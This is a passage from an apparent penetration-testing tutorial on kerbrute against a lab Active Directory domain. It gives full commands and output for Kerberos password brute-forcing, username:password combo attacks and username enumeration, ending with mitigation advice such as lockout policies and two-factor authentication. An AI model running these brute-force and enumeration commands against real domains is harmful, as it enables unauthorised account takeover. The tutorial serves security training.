
```
./kerbrute_linux_amd64 bruteuser --dc 192.168.1.19 -d ignite.local pass.txt aarti
```



```
┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64 bruteuser --dc 192.168.1.19 -d ignite.local pass.txt aarti

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 16:54:07 >  Using KDC(s):
2022/12/28 16:54:07 >   192.168.1.19:88

2022/12/28 16:54:07 >  [+] VALID LOGIN:  aarti@ignite.local:Password@1
2022/12/28 16:54:07 >  Done! Tested 80 logins (1 successes) in 0.243 seconds
```


Bruteforce username: password combos

In this example, we will create a combined username and password list and attempt to verify if they matched. To do that, we created a username and password list and saved it as userpass.txt and attempt to verify using pipe **(|)** along with the **(–)** flag. Here we have provided userpass list, domain controller IP address and the domain name as we did in the earlier attacks. Execution of the command verified two user accounts. To reproduce the proof of concept then feel free to repeat the process with the below command.



```
┌──(root㉿kali)-[~]
└─# cat userpass.txt
Jagann:Password@1
Jagdee:Password@1
Jaidee:Password@1
Jaiman:Password@1
Jaivan:Password@1
Janard:Password@1
Jayesh:Password@1
Jaygop:Password@1
Jignes:Password@1
Jitend:Password@1
Kairav:Password@1
Kalyan:Password@1
Kanaiy:Password@1
Kanvar:Password@1
Keshav:Password@1
Khusha:Password@1
Kirtan:Password@1
Kripal:Password@1
aarti:Password@1
raj:Password@1
Krishn:Password@1
Kritan:Password@1
```

```
cat userpass.txt | ./kerbrute_linux_amd64 --dc 192.168.1.19 -d ignite.local bruteforce -
```




```
┌──(root㉿kali)-[~]
└─# cat userpass.txt | ./kerbrute_linux_amd64 --dc 192.168.1.19 -d ignite.local bruteforce -

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 17:13:03 >  Using KDC(s):
2022/12/28 17:13:03 >   192.168.1.19:88

2022/12/28 17:13:03 >  [+] VALID LOGIN:  raj@ignite.local:Password@1
2022/12/28 17:13:03 >  [+] VALID LOGIN:  aarti@ignite.local:Password@1
2022/12/28 17:13:03 >  Done! Tested 22 logins (2 successes) in 0.007 seconds
```

Saving Output

Saving output is always healthy whether we are solving CTF or in real-world engagements. If we save the output, then we do not have to run the command again and again to check the results. Also, it is beneficial, especially in a real-world project where we have to provide output to our clients in the penetration testing reports. We can save the output of our findings using the **-o flag** providing the output file name. In this example, we have saved the output as result.txt. To reproduce the proof of concept, follow the below command where we append the -o flag in the previously used command.

```
./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -o result.txt
```




```
┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -o result.txt

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 17:14:57 >  Using KDC(s):
2022/12/28 17:14:57 >   192.168.1.19:88

2022/12/28 17:14:57 >  [+] VALID USERNAME:       kapil@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       aarti@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       pavan@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       raj@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       shreya@ignite.local
2022/12/28 17:14:57 >  Done! Tested 10 usernames (5 valid) in 0.002 seconds

┌──(root㉿kali)-[~]
└─# cat result.txt
2022/12/28 17:14:57 >  Using KDC(s):
2022/12/28 17:14:57 >   192.168.1.19:88
2022/12/28 17:14:57 >  [+] VALID USERNAME:       kapil@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       aarti@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       pavan@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       raj@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       shreya@ignite.local
2022/12/28 17:14:57 >  Done! Tested 10 usernames (5 valid) in 0.002 seconds
```

Verbose mode

We can also use verbose mode using the **-v flag** in our command. Verbose features give us insight into the tool with each user account. Here in the below example, we can see that when kerbrute is unable to verify the Kerberos account, it is showing user does not exist. In this example, we are attempting to perform username enumeration by using the same command we used during the username enumeration phase by appending **-v** flag to get a verbose result. To reproduce the proof of concept, feel free to test the below command.

```
./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -v
```



```
┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -v

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 17:15:39 >  Using KDC(s):
2022/12/28 17:15:39 >   192.168.1.19:88

2022/12/28 17:15:39 >  [!] mukurram@ignite.local - User does not exist
2022/12/28 17:15:39 >  [!] admin@ignite.local - User does not exist
2022/12/28 17:15:39 >  [+] VALID USERNAME:       kapil@ignite.local
2022/12/28 17:15:39 >  [!] komal@ignite.local - User does not exist
2022/12/28 17:15:39 >  [+] VALID USERNAME:       raj@ignite.local
2022/12/28 17:15:39 >  [+] VALID USERNAME:       aarti@ignite.local
2022/12/28 17:15:39 >  [+] VALID USERNAME:       pavan@ignite.local
2022/12/28 17:15:39 >  [+] VALID USERNAME:       shreya@ignite.local
2022/12/28 17:15:39 >  [!] yashika@ignite.local - User does not exist
2022/12/28 17:15:39 >  [!] geet@ignite.local - User does not exist
2022/12/28 17:15:39 >  Done! Tested 10 usernames (5 valid) in 0.002 seconds
```

Mitigation

There are multiple factors and ways which can help to harden the system.

1. Hacking article recommends following a strong password policy and recommends avoiding using common passwords.
2. Hacking article recommends applying an account lockout policy to mitigate brute-force attacks.
3. Hacking article recommends using two-factor authentication: Two-factor authentication should be used for all user accounts.
4. Hacking article also recommends to organisations educate employees about the potential threat and attacks by providing monthly awareness programs.
5. Hacking article also recommends conducting penetration testing assessments twice a year.

Conclusion

We have explored the kerbrute tool briefly and its special features which can allow an attacker to gain access to the internal network. We have explored multiple techniques to exploit the internal network using the kerbrute tool where we performed password spray, password bruteforce and userenum etc. Lastly, we also provided the steps to mitigate these attacks. I hope you have learned something new today. Happy hacking!